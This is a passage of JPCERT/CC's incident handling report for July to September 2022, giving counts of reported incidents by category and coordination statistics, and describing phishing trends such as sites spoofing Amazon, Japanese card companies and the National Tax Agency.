JPCERT/CC Incident Handling Report

July 1, 2022 - September 30, 2022

JPCERT Coordination Center
October 20, 2022

Table of Contents

1. About the Incident Handling Report

JPCERT Coordination Center (herein, JPCERT/CC) receives reports on computer security incidents(herein, incidents) that occur inside and outside Japan [1] . This report will introduce statistics and case examples for incident reports received during the period from July 1, 2022 through September 30, 2022.

(1) JPCERT/CC refers to all events that may occur in the management of information systems, which include events that may be considered security issues and any case related to computer security, as an incident.

JPCERT/CC's activities are aimed at recognition and handling of incidents for Internet users and to preventthe spreading of damages from incidents. For incidents that require global coordination and assistance, JPCERT/CC acts as the point of contact for Japan and performs coordination with relevant parties domestically and globally (overseas CSIRTs, etc.).

2. Quarterly Statistics

[Chart1] shows the total number of incident reports, reported incidents and incidents that JPCERT/CC coordinated during this quarter.

[Chart 1: Number of incident reports]

	Jul	Aug	Sept	Total	Last Qtr. Total
Number of Reports[2]	4,655	4,400	4,509	13,564	16,714
Number of Incident[3]	3,695	3,356	3,605	10,656	12,723
Cases Coordinated[4]	2,298	2,049	2,097	6,444	7,890


(2) "Number of Reports" refers to the total number of reports sent through the web form, e-mail or FAX.

(3) "Number of Incidents" refers to the number of incidents contained in each report. Multiple reports on the same incident are counted as 1 incident.


(4) "Number of Cases Coordinated" refers to the number of cases where coordination took place to prevent the spreading of an incident by sending them a report and asking the site administrator to address any issues.

The total number of reports received in this quarter was 13,564. Of these, the number of cases that JPCERT/CC coordinated was 6,444. When compared with the previous quarter, the total number of reports decreased by 19%, and the number of cases coordinated decreased by 18%. Year on year, the number of reports increased by 9%, and the number of cases coordinated increased by 37%.

[Figure 1] and [Figure 2] show the monthly changes in the total number of reports and incident cases coordinated by JPCERT/CC over the past fiscal year.



[Figure 1: Change in the number of incident reports]




[Figure 2: Change in the number of incident cases coordinated]

At JPCERT/CC, incident reports that were received are categorized, coordinated and handled according to the incident category that they fall into. For definitions of each incident category, please see "Appendix 1 - Incident Categories". [Chart 2] shows a breakdown of the number of incidents reported during the quarter by category. A breakdown of the percentage is shown in [Figure 3].

[Chart 2: Number of incidents by category]


Incident Category	Jul	Aug	Sept	Total	Last Qtr. Total
Phishing Site	2,480	2,473	2,567	7,520	8,088
Website Defacement	140	192	363	695	557
Malware Site	75	51	73	199	199
Scan	859	551	507	1,917	3,615
DoS/DDoS	1	0	7	8	7
ICS Related	0	0	0	0	0
Targeted attack	0	2	0	2	2
Other	140	87	88	315	255




[Figure 3 : Percentage of incidents by category]

Incidents categorized as phishing sites accounted for 71%, and those categorized as scans, which search for vulnerabilities in systems, made up 18%.


[Figure 4] through [Figure 7] show the monthly changes in the number of incidents categorized as phishing sites, website defacement, malware sites and scans over the past year.




[Figure 4 : Change in the number of phishing sites]



[Figure 5：Change in the number of website defacements]




[Figure 6：Change in the number of malware sites]



[Figure 7：Change in the number of scans]

[Figure 8] provides an overview as well as a breakdown of the incidents that were coordinated /Handled.



No.Incidents 10656 | No.Reports 13564 | Coordinated 6444

Phishing Site 7520	Incidents Notified 3355 – Site Operation Verified	Domestic 28% Overseas 72%	Time (business days) 0～3days 53% 4～7days 21% 8～10days 13% 11days(more than) 13%	Notification Unnecessary 4165 – Site could not be verified
Web defacement 695	Incidents Notified 568 – Verified defacement of site – High level threat	Domestic 96% Overseas 4%	Time (business days) 0～3days 32% 4～7days 22% 8～10days 5% 11days(more than) 41%	Notification Unnecessary 127 – Could not verify site – Party has been notified – Information sharing – Low level theat
Malware Site 199	Incidents Notified 119 – Site operation verified – High level threat	Domestic 36% Overseas 64%	Time (business days) 0～3days 40% 4～7days 19% 8～10days 0% 11days(more than) 41%	Notification Unnecessary 80 – Could not verify site – Party has been notified – Information sharing – Low level theat
Scan 1917	Incidents Notified 533 – Detailed logs – Notification desired	Domestic 96% Overseas 4%		Notification Unnecessary 1384 – Incomplete logs – Party has been notified – Information Sharing
DoS/DDoS 8	Incidents Notified 2 – Detailed logs – Notification desired	Domestic 100% Overseas 0%		Notification Unnecessary 6 – Incomplete logs – Party has been notified – Information Sharing
ICS Related 0	Incidents Notified 0	Domestic – Overseas –		Notification Unnecessary 0
Targeted attack 2	Incidents Notified 1 – Verified evidence of attack – Verified infrastructure for attack	Domestic 0% Overseas 100%		Notification Unnecessary 1 – Insufficient information – Currently no threat
Other 315	Incidents Notified 111 –High level threat –Notification desired	Domestic 84% Overseas 16%		Notification Unnecessary 204 – Party hasnbeen notified – Information Sharing – Low level threat

[Figure 8：Breakdown of incidents coordinated/handled]

3. Incident Trends

3.1. Phishing Site Trends


During this quarter, 7,520 reports on phishing sites were received, representing a 7% decrease from 8,088 in the previous quarter. This marks a 19% increase from the same quarter last year (6,311).

During this quarter, there were 4,191 phishing sites that spoofed domestic brands, decreasing 24% from 5,523 in the previous quarter. There were 2,662 phishing sites that spoofed overseas brands, increasing 38% from 1,931 in the previous quarter. A breakdown of the brand type (domestic, overseas) that the phishing sites spoofed in this quarter is shown in [Chart 3], and a breakdown by industry for domestic and overseas brands is shown in [Figure 9].

[Chart 3：Number of reported phishing sites by domestic/overseas brand]

Phishing Site	Jul	Aug	Sept	Domestic/Overseas Total (%)
Domestic Brand	1,410	1,394	1,387	4,191(56%)
Overseas Brand	884	854	924	2,662(35%)
Unknown Brand(5)	186	225	256	667(9%)
Monthly Total	2,480	2,473	2,567	7,520

(5) "Unknown Brand" refers to sites which could not be verified since the reported site had already been suspended when accessed for confirmation.



[Figure 9：Percentage of reported phishing sites by industry (domestic/overseas)]

Out of the total number of phishing sites reported to JPCERT/CC, 69.4% spoofed e-commerce websites for overseas brands and 50.7% spoofed financial institution websites for domestic brands, both representing the largest share respectively.

For overseas brands, phishing sites spoofing Amazon were seen in great numbers, accounting for more than half of the phishing sites reported for overseas brands.
As for domestic brands, there were numerous phishing sites spoofing credit card companies, such as Sumitomo Mitsui Card and Mitsubishi UFJ NICOS, and phishing sites spoofing Electronic Toll Collection (ETC) system usage inquiry services and East Japan Railway Company's Eki-Net website continued to be reported in large numbers.


From around August, there were also many reports of phishing sites spoofing the National Tax Agency (NTA) of Japan. When a user accesses one of these phishing sites, they are told that they have some unpaid taxes and guided to enter prepaid card or credit card information. Some of the phishing sites had subdomains that contained strings suggestive of the NTA, like "ntago-jp" and "jpnta."

The websites that JPCERT/CC coordinated with to take down phishing sites were 28% domestic and 72% overseas for this quarter, indicating an increase in domestic parties compared to the previous quarter (domestic: 26%, overseas: 74%).

3.2. Website Defacement Trends

